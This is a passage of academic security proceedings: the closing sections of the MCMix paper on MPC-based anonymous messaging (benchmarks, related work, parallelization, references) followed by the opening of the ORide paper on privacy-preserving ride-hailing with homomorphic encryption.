6'. MPC algorithm: The MPC server secure computation consists of Steps 2-6 of $\mathtt{CNV}_{\mathsf{sort}}$.

8'. Decryption and reconstruction: The reconstructed value b_i received by the user that provided input i is the output y_i of Step 6 of $\mathtt{CNV}_{\mathsf{sort}}$ and is the message intended for this user.

Security of MCMix. We prove our security theorem for the general θ-out-of-m case, as in Definition 1, using the parameters z_{qs2} and z_{qs1} defined in Sections 5 and 6 respectively. We provide the proof in the full version.

Theorem 3. *Let κ be the dead drop size, n be the number of users, m be the number of servers and q the size of the underlying Diffie-Hellman group, where n,m are polynomial in λ, $\kappa = \Theta(\lambda)$ and $q = \Omega(2^{\lambda})$. Let $\mathbb{P}$ be a (θ,m)-secure MPC protocol with n users w.r.t. (i) the Server Computation Steps 2-6 of the Dialing program $\mathtt{DLN}_{\mathsf{sort}}$ described in Fig. 2 and (ii) the Server Computation Steps 2-6 of the Conversation program $\mathtt{CNV}_{\mathsf{sort}}$ described in Fig. 3. Then,* MCMix implemented over $\mathbb{P}$ is an anonymous messaging system *by securely realizing the program families $\mathtt{DLN}_{\mathsf{abs}}$ and $\mathtt{CNV}_{\mathsf{abs}}$ for parameters z_{qs2} and z_{qs1} respectively.*

Remark 5 (**On forward security of MCMix**). MCMix in its current form does not offer forward security. Nevertheless it is possible to provide forward security as follows. First, clients could refresh their exchanged keys with the servers in regular time intervals, e.g., once a day. Alternatively to avoid interaction, forward secure encryption can be used, e.g., see [9]. With respect to the dead drop calculation we can obtain forward security by applying our second ID-KA construction with forward secrecy (cf. Section 2 and the full version). The additional communication cost to the Dialing protocol would be one extra random group element per user as now the active inputs $x_1,\ldots,x_n$ for dialing need to be used for the first round of the exchange; they are of the form of $(\text{DIAL}, u_i, u_j, r_i)$ and $(\text{DIALCHECK}, u_i, r_j)$, where r_i, r_j are random elements from the ID-KA cyclic group. Sorting would still be executed on the users' usernames and the wire IDs as before thus incurring no additional overhead. We omit further details.

8 Implementation and Benchmarking

We implemented a prototype of our system using the Sharemind platform and performed extensive evaluation.
Experiment setting. Benchmarks were run on a cluster of three machines with point-to-point 1 Gbps network connections using various profiles for network latency aiming to simulate WAN behavior. Each machine has a 12-core 3 GHz Hyper-Threading CPU and 48 GB of RAM. However, even though the hardware supports it, Sharemind MPC protocols are not optimized to use multiple CPU cores or network layer in a parallel manner. The servers running Sharemind employ only 2 cores, one for executing the computations and another for pseudo-random number generation. To simulate real-world environment, we use the `tc` tool to manipulate operating system's network traffic control settings. This tool is used to both cap the available network bandwidth, as well as introduce communication latency by adding round-trip delay (ping).




Figure 6: Running time in secs of the Dialing protocol implementation for a number of $n =$ 100, 500, 1K, 5K, 10K, 50K, 100K, 500K users and latency $L =$ 0, 2, 10, 20 ms. The benchmarks were run with message size 8 Bytes and 1 Gbps network bandwidth.

Dialing protocol. We benchmarked our dialing protocol for various numbers of users and various latency values. The results are presented in Fig. 6. As we can see, the dialing protocol has a runtime for each round of around one minute for 100,000 users and around 300 seconds for 500,000 users, considering the worst case of 20 ms of latency. The latter value might still be considered acceptable for some settings, as dialing rounds need not be executed very often. Another interesting observation is that the effect of latency diminishes as the number of users increases, due to the fact that the number of communication rounds of our algorithm scales logarithmically to the number of inputs. This in turn happens because Quicksort needs $\mathcal{O}(\log(n))$ steps to sort n inputs when executed in parallel. The vectorized nature of our implementation succeeds in taking advantage of the parallelizable nature of the algorithm. The time a user needs to encode her request and send it, as well as the time required by each MPC server to decrypt the requests it received have no effect on the per round runtime of our system. This is be-

cause these operations are performed in a pipelined fashion. This means that the encoding, encryption and decryption of the requests for round $r+1$ takes place while the MPC servers perform the computations for round r. In the dialing protocol this is acceptable as a user's intent on whether to dial or perform a dial check might not depend on the output of the previous dialing round.

Conversation protocol. For the conversation protocol we made extensive benchmarks considering the number of users, the latency of the network, as well as the message size. In Fig. 7, we can see that the running time of the conversation protocol with a very small message size of 8 Bytes (B) is similar to the running time of the dialing protocol. That is, the system can serve 100,000 users with in around one minute for maximum latency of 20 ms. Again, we see that latency is a minor performance factor for a large number of users. This fact enables us to claim that our system will have similar running times even with greater latency values.




Figure 7: Running time in secs of the Conversation protocol implementation for a number of $n=100$, 500, 1K, 5K, 10K, 50K, 100K, 500K users and latency $L=0$, 2, 10, 20 ms. The benchmarks were run with message size 8 Bytes and 1 Gbps network bandwidth.

In Fig. 8, we consider how the message size affects performance. We have benchmarked various message sizes ranging from 8 B to 1 KB messages. No artificial latency has been injected for these experiments. We see that message size affects performance in a significant way as opposed to latency, but the system can still support anonymity sets of tens of thousands of users even with 1KB messages and certainly SMS long messages for hundreds of thousands.

Finally, in Fig. 9, we provide the peak network bandwidth consumption during the Dialing and Conversation protocols. We note that the total bandwidth is shown, i.e. bytes sent and received and to both other computing nodes. We observe that in both protocols the bandwidth consumption remains at a low level of less than 100Mbps for the Dialing protocol for (usernames of 64bits) as well as the Conversation protocol for messages of up to SMS size. For bigger message sizes and 100,000 users, we get that the total consumption is roughly 150Mbps and 300Mbps for messages of 256B and 1KB respectively, which can be realistic for a large scale setting.




Figure 8: Running time in secs of the Conversation protocol implementation for a number of $n=100$, 500, 1K, 5K, 10K, 50K, 100K users and message size $|M|=8$, 144, 256, 1K Bytes. The benchmarks were run with no latency and 1 Gbps network bandwidth.




Figure 9: The peak network bandwidth consumption in Mbps during the Dialing protocol for usernames (UNs) of 64bits and the Conversation protocol for message size $|M|=$ 8B, 144B, 256B, 1KB, given a number of $n=100$, 500, 1K, 5K, 10K, 50K, 100K users. The benchmarks were run with no latency and 1 Gbps network bandwidth.

9 Client Load and Adoption Incentives

Anonymous communication systems critically rely on having adequately large anonymity sets to be effective. In other words: "Anonymity Loves Company" [26], and the usability aspects of anonymous communication systems should be an important design consideration. MCMix strives to offer strong adoption incentives by offering strong security, while minimizing the computation and communication load on the client side.

Computation load: For the Dialing protocol, each client performs an ID-KA operation (cf. Section 2) to compute the dead drop value, plus a few symmetric operations to encrypt/decrypt the shares. The Key Exchange operation consists of a few hashes and a single bilinear symmetric pairing computation. In [2], symmetric pairing time is estimated at 14.9 ms running on a commodity device, or around three times the time needed for a modular exponentation in the corresponding cyclic group. For the Conversation protocol, the load is low, consisting only of symmetric encryption/decryption operations.

Communication load: In Table 1, we depict the total monthly bandwidth costs of the clients in an example setting with (i) SMS message size of 140 B, (ii) fixed block size for AES of 128 bits, (iii) standard 20/20 B TCP/IP headers, (iv) SHA-256 HMACs and (v) dialing and conversation rounds assumed to be executed every one minute (simultaneously). For a detailed discussion on the communication load of our system, we refer to the full version.

$\|M\|$ (B)	bandwidth per month (MB)
8	47
144	78
256	106
1K	296

Table 1: Communication costs of clients (Dialing and Conversation combined) w.r.t. message size.

The theoretical analysis of the computational and communication overhead of our system shows, that it is lightweight on the client side and the bandwidth needs of a device to be constantly connected are in the range of tens of MB per month, which we consider easily manageable. While we expect MCMix to be practical for mobile users, further experiments may be needed to compute actual battery consumption and bandwidth usage in a real-world setting.

10 Related Work and Comparison

This section attempts to place our work in relation to the state of the art in the expanding field of anonymity-preserving communication systems.

First, regarding Onion-routing based approaches, like POND [37] which uses the Tor network [27], we emphasize that they do not fit the model of a global adversary who can easily defeat them, see e.g., [34]. Systems that attempt to defeat global adversaries operate in rounds and expect each online user to send encrypted messages in each round. Furthermore, our interpretation of anonymous messaging is one of unobservable bilateral communication. Therefore, unilateral shuffling mechanisms based on mixnets or recent MPC constructions [41] do not satisfy our application scenario.

Our work is most closely related to the Vuvuzela system [49] that uses mixnets in addition to dummy messages, to add noise and achieve a differentially private (cf. [28]) solution to anonymous messaging. By definition, differential privacy protects users as individuals and also allows for some (albeit small) leakage to an observer and thus it is weaker than the simulation-based privacy that we achieve. For example, when all users talk to each other compared to when no user is talking to anyone is completely distinguishable in Vuvuzela, but indistinguishable for MCMix that does not leak any metadata at all. Furthermore, Vuvuzela puts a burden on the client side that requires to finish the dial protocol by downloading a substantial amount of user data (or losing substantially in terms privacy); note that using Bloom filters as described in [39] can help in making this a one time cost. Another drawback of this system is that it cannot scale down in a tight way, due to the burden imposed by the added noise that needs to be always added to maintain acceptable privacy guarantees. On the up side, the system has good architecture and is extremely scalable to millions of users under the assumption of a single honest server, whereas (non-parallelized) MCMix can scale to 100,000 users with similar latency and assuming an honest server majority. However, our parallelized MPC approach can reach that level of performance and in any case, we anticipate that further advances in secure MPC protocols can improve performance substantially even in the non-parallelized version.

Riffle [36], uses hybrid mixnets and private information retrieval (PIR, [19]) techniques to implement anonymous messaging. It offers good privacy guarantees, but unlike MCMix and Vuvuzela, it can not handle network churn. During the setup phase of the protocol, client keys are verifiably shuffled by a mixnet. During each communication phase, the same permutations as the ones established in the setup phase are applied to the clients' authenticated messages by the mix servers. As a result of this setup, a single client momentarily leaving or entering the system would require to re-run the expensive setup phase of the protocol.

cMix [15] introduces a mixnet design that can shuf-

fle messages faster than previous work by avoiding public key operations in the real-time phase. cMix provides sender anonymity, yet it may leak the number of messages received by each user, exhibiting a similar security performance as Vuvuzela's dialing protocol.

Dissent [22, 51] is based on DC-nets and achieves anonymity sets up to a few thousand users, in an anonymous broadcasting scenario. Riposte [21] uses PIR techniques to implement a distributed database that users can anonymously write and read from, assuming no two servers collude (in the efficient scheme). Specifically, the authors implement the write stage on the database as a "reverse" PIR, where a client spreads suitable information for writing in the database. Subsequently, when used for messaging, users can read using PIR from the position in the database that the sender wrote the message (which can be a random position calculated from key information available to the users). Riposte can scale to millions of users but it requires many hours to perform a complete operation; a significant bottleneck is the write-operation that requires $O(\sqrt{L})$ client communication for an L-long database which is proportional to the number of users. In contrast, in our system, client bandwidth is minimal, i.e. a single message per server is sent by each user. Additionally, the application scenario is more related to that of Dissent, rather than ours, i.e. anonymous broadcasting, instead of private point to point message exchange, as the authors specify that their approach is suitable "for latency-tolerant workloads with many more readers than writers". Finally, our technical approach is very different compared to Riposte, as Riposte uses MPC techniques only to detect and exclude malformed client requests, while MCMix offers a native MPC solution for the complete messaging functionality.

BAR [35] uses a "broadcast to all" approach to achieve perfect privacy. A central untrusted server receives all messages in each round and then broadcasts them to all participants. This approach induces a very large communication overhead and therefore anonymity sets are limited to hundreds of users. Pung [3] is a system that like BAR operates on fully untrusted setting, while it uses state-of-the-art PIR techniques and smart database organization to scale to a much larger number of users. However, Pung can only implement the equivalent of our conversation functionality and not the dialing functionality, and exhibits substantial client load.

11 Parallelizing the conversation protocol

As discussed in previous sections, our protocols are provably secure assuming a secure MPC framework and are also scalable enough to support hundreds of thousands of users. While these anonymity sets can accommodate a lot of use cases, we recognize the need for anonymity systems to offer as large an anonymity set as possible. Therefore, we propose a technique that leads to an even more scalable system, by describing a parallel realization of the Conversation protocol, as this is the latency-critical component of our system. Note that the Dialing protocol can be executed independently of the Conversation protocol and in much longer time intervals, e.g. every five minutes. Therefore, the implementation on a single MPC instance can cover very large anonymity sets, e.g. 500,000 users as seen in Fig. 6.

In the following paragraph, we provide the general idea behind our parallelization technique and refer the reader to the full version for a detailed description of the parallelized Conversation protocol.

General Idea. Our main challenge is to come up with a protocol that can run in different MPC instances (islands) in parallel with minimal communication between those instances, while achieving strong privacy. Additionally, the anonymity set should be the whole user population. The problem of anonymous communication, where two users may submit their messages to different islands and still expect to communicate with perfect correctness, while leaking no information at all, is hard to be parallelized. In our approach, we choose to maintain the strongest possible privacy standards. As a result, in our parallelized version of MCMix, we relax our quality of service (qos) guarantees. That is, in each round, an adjustable small number of requests that would have been served when using the algorithm of Fig. 5, will fail to do so, and affected users will have to resend their messages. The probability of this phenomenon can be made arbitrarily small in the expense of performance, which is shown in the full version.

As evident by the algorithmic representation of our two protocols, the integral part of their function is matching equal values in pairs and performing a swap action on these pairs. Our parallelizable technique for performing this action benefits from the fact that the values in question (dead drops) output by a hash function (modeled as a random oracle) are uniformly distributed.

In our approach, requests are split obliviously between MPC islands based on the fact that equal dead drop values are likely to be located at roughly the same indexes of different arrays after sorting, considering these values are uniformly distributed. In summary, and in the simple case of 2 islands, the procedure is as follows. As a first step, requests in each island are sorted according to their dead drop values. Then, one island collects the lower half of both islands' sorted requests, and the second island the upper half. A swap operation, identical to the one of the initial conversation protocol, is performed as a next step, followed by a sort according to the wire IDs of the requests. Assuming the first island assigns strictly smaller wire ID values to the incoming requests,

exactly the bottom /upper half of the requests held by each island belongs to the first/second one. These halves are sent to their respective islands. Finally, each island merges the array of requests it received, with the one it kept, according to their wire IDs. The final order of requests corresponds to the order in which they were initially received, and the requests with the same dead drop that found themselves on the same island during the swap phase, represent successful instances of the conversation protocol.

Performance of the parallelized Conversation protocol. Considering the fact that we did not have access to a great number of physical machines, in order to run the parallelized Conversation protocol with a variety of island numbers, we ran the parallel algorithm on a single island for different user numbers and then extrapolated to give predictions for a real multi-island implementation. Except from the running time of the MPC that we measured, we also added the communication time calculated by assuming commodity 100 Mbps connections between the islands. In the parallelised setting, in both inter-island communication rounds, each party sends and receives in total $n/m \cdot (m-1)/m$ elements to/from other parties, where n is the number of messages and m is the number of islands. In our benchmarks, we have not added any overhead for symmetric encryption between the islands, as even a commodity laptop can keep up with encrypting and decrypting data at a rate of 100 Mbps. Thus, we expect that the results presented in Fig. 10 realistically highlight the scalability of the system. From the results




Figure 10: Running time in secs of the Conversation protocol implemented in 1,2,4,8 island setting. The benchmarks were run with no latency, 1 Gbps network bandwidth (intra-island) and 64 bit message size. Bandwidth between the islands was modeled at 100 Mbps.

of Fig. 10, we can see deploying our system over 2 islands does not provide any performance gain. This is due to a constant overhead, roughly of a factor of 2, that follows from the description of the parallelized algorithm (cf. full version for details). However, when using 4 or more islands, our parallelization technique gets very rewarding. In the case of 8 islands, the system can support an anonymity set of 500,000 users with a latency of 60 seconds. We expect this trend to continue for even more than 8 islands, thus enabling even larger anonymity sets.

Acknowledgements

Alexopoulos, Kiayias and Zacharias were supported by the Horizon 2020 PANORAMIX project (Grant Agreement No. 653497). Alexopoulos was also supported by the DFG as part of project S1 within the CRC 1119 CROSSING. Talviste was supported by the Estonian Research Council (Grant No. IUT27-1). The authors would like to thank Tim Grube and Chris Campbell for their comments on a previous version of this paper.

References

[1] AJTAI, M., KOMLÓS, J., AND SZEMERÉDI, E. An O(n log n) sorting network. In *ACM STOC* (1983), pp. 1–9.

[2] AKINYELE, J. A., GARMAN, C., AND HOHENBERGER, S. Automating fast and secure translations from type-I to type-III pairing schemes. In *ACM CCS* (2015), pp. 1370–1381.

[3] ANGEL, S., AND SETTY, S. Unobservable communication over fully untrusted infrastructure. In *OSDI* (2016), pp. 551–569.

[4] ARAKI, T., BARAK, A., FURUKAWA, J., LICHTER, T., LINDELL, Y., NOF, A., OHARA, K., WATZMAN, A., AND WEINSTEIN, O. Optimized Honest-Majority MPC for Malicious Adversaries – Breaking the 1 Billion-Gate Per Second Barrier. In *IEEE Symposium on Security and Privacy* (2017), pp. 843–862.

[5] ARAKI, T., FURUKAWA, J., LINDELL, Y., NOF, A., AND OHARA, K. High-throughput semi-honest secure three-party computation with an honest majority. In *ACM CCS* (2016), pp. 805–817.

[6] BATCHER, K. E. Sorting networks and their applications. In *Proceedings of the April 30–May 2, 1968, spring joint computer conference* (1968), ACM, pp. 307–314.

[7] BEAVER, D. Commodity-based cryptography. In *ACM STOC* (1997), pp. 446–455.

[8] BEIMEL, A., GABIZON, A., ISHAI, Y., AND KUSHILEVITZ, E. Distribution design. In *ITCS* (2016), pp. 81–92.

[9] BELLARE, M., AND YEE, B. S. Forward-security in private-key cryptography. In *CT-RSA* (2003), pp. 1–18.

[10] BEN-DAVID, A., NISAN, N., AND PINKAS, B. Fairplaymp: a system for secure multi-party computation. In *ACM CCS* (2008), pp. 257–266.

[11] BOGDANOV, D. *Sharemind: programmable secure computations with practical applications*. PhD thesis, University of Tartu, 2013.

[12] BOGDANOV, D., LAUD, P., AND RANDMETS, J. Domain-polymorphic programming of privacy-preserving applications. In *PLAS* (2014), pp. 53–65.

[13] BOGDANOV, D., LAUR, S., AND TALVISTE, R. A Practical Analysis of Oblivious Sorting Algorithms for Secure Multi-party Computation. In *Proceedings of the 19th Nordic Conference on Secure IT Systems, NordSec 2014*, vol. 8788 of *LNCS*. Springer, 2014, pp. 59–74.

[14] CHAUM, D. The dining cryptographers problem: Unconditional sender and recipient untraceability. *Journal of cryptology 1*, 1 (1988), 65–75.

[15] CHAUM, D., JAVANI, F., KATE, A., KRASNOVA, A., DE RUITER, J., AND SHERMAN, A. T. cMix: Anonymization by high-performance scalable mixing. *IACR Cryptology ePrint Archive* (2016).

[16] CHAUM, D. L. Untraceable electronic mail, return addresses, and digital pseudonyms. *Communications of the ACM 24*, 2 (1981), 84–90.

[17] CHEN, L., CHENG, Z., AND SMART, N. P. Identity-based key agreement protocols from pairings. *Int. J. Inf. Sec. 6*, 4 (2007), 213–241.

[18] CHEN, L., AND KUDLA, C. Identity based authenticated key agreement protocols from pairings. In *CSFW-16* (2003), pp. 219–233.

[19] CHOR, B., KUSHILEVITZ, E., GOLDREICH, O., AND SUDAN, M. Private information retrieval. *Journal of the ACM (JACM) 45*, 6 (1998), 965–981.

[20] CLARKE, I., SANDBERG, O., WILEY, B., AND HONG, T. W. Freenet: A distributed anonymous information storage and retrieval system. In *Designing Privacy Enhancing Technologies* (2001), Springer, pp. 46–66.

[21] CORRIGAN-GIBBS, H., BONEH, D., AND MAZIÈRES, D. Riposte: An anonymous messaging system handling millions of users. In *IEEE Symposium on Security and Privacy* (2015), pp. 321–338.

[22] CORRIGAN-GIBBS, H., AND FORD, B. Dissent: accountable anonymous group messaging. In *ACM CCS* (2010), pp. 340–350.

[23] DAMGÅRD, I., GEISLER, M., KRØIGAARD, M., AND NIELSEN, J. B. Asynchronous multiparty computation: Theory and implementation. In *PKC* (2009), pp. 160–179.

[24] DAMGÅRD, I., PASTRO, V., SMART, N., AND ZAKARIAS, S. Multiparty computation from somewhat homomorphic encryption. In *CRYPTO* (2012), pp. 643–662.

[25] DANEZIS, G., DINGLEDINE, R., AND MATHEWSON, N. Mixminion: Design of a type III anonymous remailer protocol. In *IEEE Symposium on Security and Privacy* (2003), pp. 2–15.

[26] DINGLEDINE, R., AND MATHEWSON, N. Anonymity loves company: Usability and the network effect. In *WEIS* (2006).

[27] DINGLEDINE, R., MATHEWSON, N., AND SYVERSON, P. Tor: The second-generation onion router. Tech. rep., DTIC Document, 2004.

[28] DWORK, C. Differential privacy. In *Automata, languages and programming*. Springer, 2006, pp. 1–12.

[29] FIORE, D., AND GENNARO, R. Identity-based key exchange protocols without pairings. *Trans. Computational Science 10* (2010), 42–77.

[30] FURUKAWA, J., LINDELL, Y., NOF, A., AND WEINSTEIN, O. High-throughput secure three-party computation for malicious adversaries and an honest majority. In *EUROCRYPT* (2017), pp. 225–255.

[31] GOLDREICH, O., MICALI, S., AND WIGDERSON, A. How to play any mental game. In *ACM STOC* (1987), pp. 218–229.

[32] GÜNTHER, C. G. An identity-based key-exchange protocol. In *EUROCRYPT* (1989), pp. 29–37.

[33] HAMADA, K., KIKUCHI, R., IKARASHI, D., CHIDA, K., AND TAKAHASHI, K. Practically efficient multi-party sorting protocols from comparison sort algorithms. In *Information Security and Cryptology–ICISC 2012*. Springer, 2012, pp. 202–216.

[34] JOHNSON, A., WACEK, C., JANSEN, R., SHERR, M., AND SYVERSON, P. Users get routed: Traffic correlation on tor by realistic adversaries. In *ACM CCS* (2013), pp. 337–348.

[35] KOTZANIKOLAOU, P., CHATZISOFRONIOU, G., AND BURMESTER, M. Broadcast anonymous routing (BAR): scalable real-time anonymous communication. *Int. J. Inf. Sec. 16*, 3 (2017), 313–326.

[36] KWON, A., LAZAR, D., DEVADAS, S., AND FORD, B. Riffle: An efficient communication system with strong anonymity. *PoPETS 2016*, 2 (2015), 115–134.

[37] LANGLEY, A. Pond (v0.1.1). `https://github.com/agl/pond`, 2015.

[38] LAUD, P., AND PETTAI, M. Secure multiparty sorting protocols with covert privacy. In *NordSec* (2016), pp. 216–231.

[39] LAZAR, D., AND ZELDOVICH, N. Alpenhorn: Bootstrapping secure communication without leaking metadata. In *OSDI* (2016), pp. 571–586.

[40] LIU, C., WANG, X. S., NAYAK, K., HUANG, Y., AND SHI, E. Oblivm: A programming framework for secure computation. In *IEEE Symposium on Security and Privacy* (2015), pp. 359–376.

[41] MOVAHEDI, M., SAIA, J., AND ZAMANI, M. Shuffle to baffle: Towards scalable protocols for secure multi-party shuffling. In *ICDCS* (2015), pp. 800–801.

[42] PATERSON, K. G., AND SRINIVASAN, S. On the relations between non-interactive key distribution, identity-based encryption and trapdoor discrete log groups. *Des. Codes Cryptography 52*, 2 (2009), 219–241.

[43] PETTAI, M., AND LAUD, P. Automatic proofs of privacy of secure multi-party computation protocols against active adversaries. In *CSF* (2015), pp. 75–89.

[44] SAKAI, R., KASAHARA, M., AND OGHISHI, K. Cryptosystems based on pairing. SCIS, Okinawa, Japan, 2000.

[45] SHAMIR, A. Identity-based cryptosystems and signature schemes. In *CRYPTO* (1984), pp. 47–53.

[46] SHELL, D. L. A high-speed sorting procedure. *Communications of the ACM 2*, 7 (1959), 30–32.

[47] SMART, N. P. An identity based authenticated key agreement protocol based on the weil pairing. *IACR Cryptology ePrint Archive* (2001).

[48] SYVERSON, P. F., GOLDSCHLAG, D. M., AND REED, M. G. Anonymous connections and onion routing. In *IEEE Symposium on Security and Privacy* (1997), pp. 44–54.

[49] VAN DEN HOOFF, J., LAZAR, D., ZAHARIA, M., AND ZELDOVICH, N. Vuvuzela: Scalable private messaging resistant to traffic analysis. In *SOSP* (2015), pp. 137–152.

[50] WANG, Y. Efficient identity-based and authenticated key agreement protocol. *Trans. Computational Science 17* (2013), 172–197.

[51] WOLINSKY, D. I., CORRIGAN-GIBBS, H., FORD, B., AND JOHNSON, A. Dissent in numbers: Making strong anonymity scale. In *OSDI* (2012), pp. 179–182.

[52] YUAN, Q., AND LI, S. A new efficient id-based authenticated key agreement protocol. *IACR Cryptology ePrint Archive* (2005).

[53] ZHANG, Y., STEELE, A., AND BLANTON, M. Picco: a general-purpose compiler for private distributed computation. In *ACM CCS* (2013), pp. 813–826.

ORide: A Privacy-Preserving yet Accountable Ride-Hailing Service

Anh Pham[1], Italo Dacosta[1], Guillaume Endignoux[1], Juan Ramón Troncoso-Pastoriza[1]
Kévin Huguenin[2], Jean-Pierre Hubaux[1]
[1]*School of Computer and Communication Sciences (IC), EPFL, Lausanne, Switzerland*
[2]*Faculty of Business and Economics (HEC), UNIL, Lausanne, Switzerland*

Abstract

In recent years, ride-hailing services (RHSs) have become increasingly popular, serving millions of users per day. Such systems, however, raise significant privacy concerns, because service providers are able to track the precise mobility patterns of all riders and drivers. In this paper, we propose ORide (Oblivious Ride), a privacy-preserving RHS based on somewhat-homomorphic encryption with optimizations such as ciphertext packing and transformed processing. With ORide, a service provider can match riders and drivers without learning their identities or location information. ORide offers riders with fairly large anonymity sets (e.g., several thousands), even in sparsely populated areas. In addition, ORide supports key RHS features such as easy payment, reputation scores, accountability, and retrieval of lost items. Using real data-sets that consist of millions of rides, we show that the computational and network overhead introduced by ORide is acceptable. For example, ORide adds only several milliseconds to ride-hailing operations, and the extra driving distance for a driver is less than 0.5 km in more than 75% of the cases evaluated. In short, we show that a RHS can offer strong privacy guarantees to both riders and drivers while maintaining the convenience of its services.

1 Introduction

Ride-hailing services (RHSs), such as Uber and Lyft, enable millions of riders and drivers worldwide to set up rides via their smartphones. Their advantage over traditional taxi services is due to the convenience of their services, e.g., ride requests at the touch of a button, fare estimation, automatic payments, and reputation ratings. Moreover, the accountability provided by RHSs is a key feature for riders and drivers, as it make them feel safer [11, 15]. For instance, in case of a criminal investigation, the RHS provider can offer law-enforcement agencies with the location trace of a particular ride and the identities of the participants.

To offer such services, however, RHSs collect a vast amount of sensitive information that puts at risk the privacy of riders and drivers. First, for each ride, the location traces and rider's and driver's identities are known to the service provider (SP). As a result, the SP, or any entity with access to this data, can infer sensitive information about riders' activities (such as one-night stands [35]), monitor the locations of riders in real-time for entertainment [18], track the whereabouts of their ex-lovers [42], look up trip information of celebrities [25], and even mount revenge attacks against journalists critical of such services [46]. In the case of drivers, there are reports of SPs that track drivers to find if the drivers attended protests [1]. Second, due to the release of drivers' personal identifiable information (PII) early in the ride set-up procedure, an outsider adversary can massively collect drivers' PII [39]. Third, there is evidence that RHS drivers and riders are discriminated based on the racial and/or gender information specified in their profiles [20]. Hence, there is a strong need to provide privacy and anonymity for *both* riders and drivers w.r.t. the SP and each other.

To the best of our knowledge, the only privacy-friendly alternative to current RHSs is PrivateRide, proposed by us [39]. However, this work has some limitations, i.e., it does not provide strong privacy guarantees for riders, and offers less accountability and usability, compared to the current RHSs (see Section 2). Therefore, a mechanism with more robust privacy and accountability guarantees is needed.

We present ORide, a privacy-preserving RHS inspired by PrivateRide; it reuses only one operation from PrivateRide, i.e., the proximity check to prevent drivers' PII from being harvested (see Section 5.4). ORide enables the SP to efficiently match riders and drivers without leaking either their identities or their locations, while providing accountability to deter misbehavior. ORide provides strong privacy for both riders and drivers, i.e., all users in the system are part of large anonymity

sets, even if they are in sparsely populated areas. Even in the extreme case of targeted attacks (i.e., a curious SP wants to know the destination of a specific rider given the time and location of her pick-up event [33]), the location privacy of the rider's destination is still guaranteed. For this purpose, ORide relies on state-of-the-art somewhat-homomorphic encryption system [16] (SHE), to which we apply optimizations for ciphertext packing and transformed processing [38], hence enabling a notable boost in performance and a reduction in overhead w.r.t. naive cryptographic solutions.

Accountability and usability are often considered as important as privacy in RHSs [11, 15]; this introduces challenges in resolving the uneasy tension between privacy, accountability and usability. To achieve accountable privacy, ORide enables the SP to revoke, when needed, the anonymity of misbehaving riders or drivers. However, the SP does not have full control over this re-identification operation, i.e., it is able to do it only with the support from the affected party. In addition, to preserve the convenience of the service, ORide supports automatic payment through credit cards and enables riders to contact drivers for lost items. ORide also preserves the reputation-rating operations of current RHSs.

The evaluation of ORide by using real data-sets from NYC taxi cabs [44] shows that, even with strong bit-security of more than 112 bits, ORide introduces acceptable computational and bandwidth costs for riders, drivers and the SP. For example, for each ride request, a rider needs to download only one ciphertext of size 186 KB with a computational overhead of less than ten milliseconds. ORide also provides large anonymity sets for riders at the cost of acceptable bandwidth requirements for the drivers: e.g., for rides in the boroughs of Queens and Bronx, a ride would have an anonymity set of about 26,000, and the drivers are only required to have a data-connection speed of less than 2 Mbps. Moreover, our results show that ORide is scalable, as we considered a request load that is significantly higher than the one in current RHSs, e.g., Uber accounts for only 15% of the ride pick-up requests in NYC [43].

In summary, we make the following contributions:

- *A novel, oblivious, and efficient ride-matching mechanism.* ORide includes a novel protocol based on quantum-resistant SHE to match riders and drivers, without revealing their identities and locations to the SP. We optimize our SHE-based protocol to considerably reduce the bandwidth requirements and the processing overhead, compared to a vanilla SHE-based protocol; and we propose an efficient extension to deal with malicious drivers.

- *The design and prototype of ORide.* ORide supports the matching of riders and drivers, different accountability mechanisms, and it reduces the amount of sensitive information revealed to the SP. In particular, ORide supports functionalities that are often considered also as important as privacy, such as credit-card payment, reputation rating, contacting drivers in case of lost items and traceability in case of criminal activity during a ride.

- *Thorough performance evaluation.* Using real data-sets and robust security parameters (i.e., 112 bits security), we show that ORide provides strong privacy guarantees for riders and drivers. In addition, the computational and network overhead introduced by ORide is practical for riders, drivers and SP. We also show that ORide has a negligible effect on the accuracy of matching riders and drivers compared with current RHSs. The source code of our evaluation is available at [36].

2 Related Work

Researchers have proposed different privacy-enhancing solutions for ride sharing (i.e., car pooling) services [6, 14, 21, 22, 40] and public transportation ticketing systems [8, 26, 31]. However, little work exists in the area of privacy and security for RHSs, probably due to their relative novelty. According to our literature review, the most relevant work in this area is PrivateRide [39].

PrivateRide is the first system to enhance location privacy for riders and protect drivers' information from harvesting attacks while maintaining the convenience of the service. However, it has several limitations that are addressed in this work. First, PrivateRide cannot guarantee the same level of privacy to all riders, because the size of the anonymity set in a particular cloaked area depends on the density of riders in that area. For instance, the anonymity set is smaller for ride requests in areas outside a city center. Also, the tradeoff between the size of a cloaked area and the accuracy of the ride-matching results prevents the use of larger cloaking areas (i.e., to achieve larger anonymity sets). Second, PrivateRide does not protect drivers's privacy, also important [1]. Third, PrivateRide provides limited accountability features to deal with relatively common scenarios such as drivers and riders physically attacking each other (i.e., safety concerns) or items being lost during a ride; for many users, such features can be as important as their privacy. Fourth, PrivateRide's usability is reduced w.r.t. current RHSs because the supported payment mechanism is less convenient (i.e., PrivateRide requires payments with e-cash bought in advance before a ride). Moreover, ride-matching is suboptimal, because the distance between rider and drivers is estimated using the centers of the cloaked areas, instead of exact locations, resulting in additional waiting time for riders.

3 System Model

Our goal is to design a RHS that provides stronger privacy guarantees to both riders and drivers, as well as better or equivalent usability and accountability compared with PrivateRide [39] and current RHSs (e.g., Uber, Lyft, and Easy Taxi). To do so, we assume a system consisting of three parties: riders, drivers and the service provider (SP). We now describe our adversarial and system assumptions.

3.1 Adversarial Assumptions

In our model, riders and drivers are active adversaries. The SP is a passive adversary (i.e., honest-but-curious). We assume that most riders and drivers do not collude with the SP, as drivers are independent contractors rather than SP's employees. The case of a covertly active SP is discussed in Section 7.2. In such a case, we assume that the SP does not provide riders and drivers with malicious apps. This is a reasonable assumption, because such attacks can be detected by third-parties via reverse-engineering or black-box analyses; the risk of public exposure and reputation loss is a strong deterrent against such attacks.

Given that they have been observed in current RHSs (i.e., higher chance of occurring), we focus on the following attacks:

- **(A1)** The riders and drivers might attempt to assault each other [48]; in extreme cases, a driver might attempt to kidnap and/or kill the rider, or vice versa [37,49].
- **(A2)** The SP uses its knowledge about side information about riders and drivers, including their home/work addresses, together with protocol transcripts, to perform *large-scale* inference attacks to profile riders' and drivers' activities [35].
- **(A3)** The SP might attempt to carry out *targeted attacks* on specific riders. That is, besides their home/work addresses, the SP knows the precise pick-up location and time of a specific rider and wants to know the drop-off location and time of this ride, or vice versa [25,33,46].

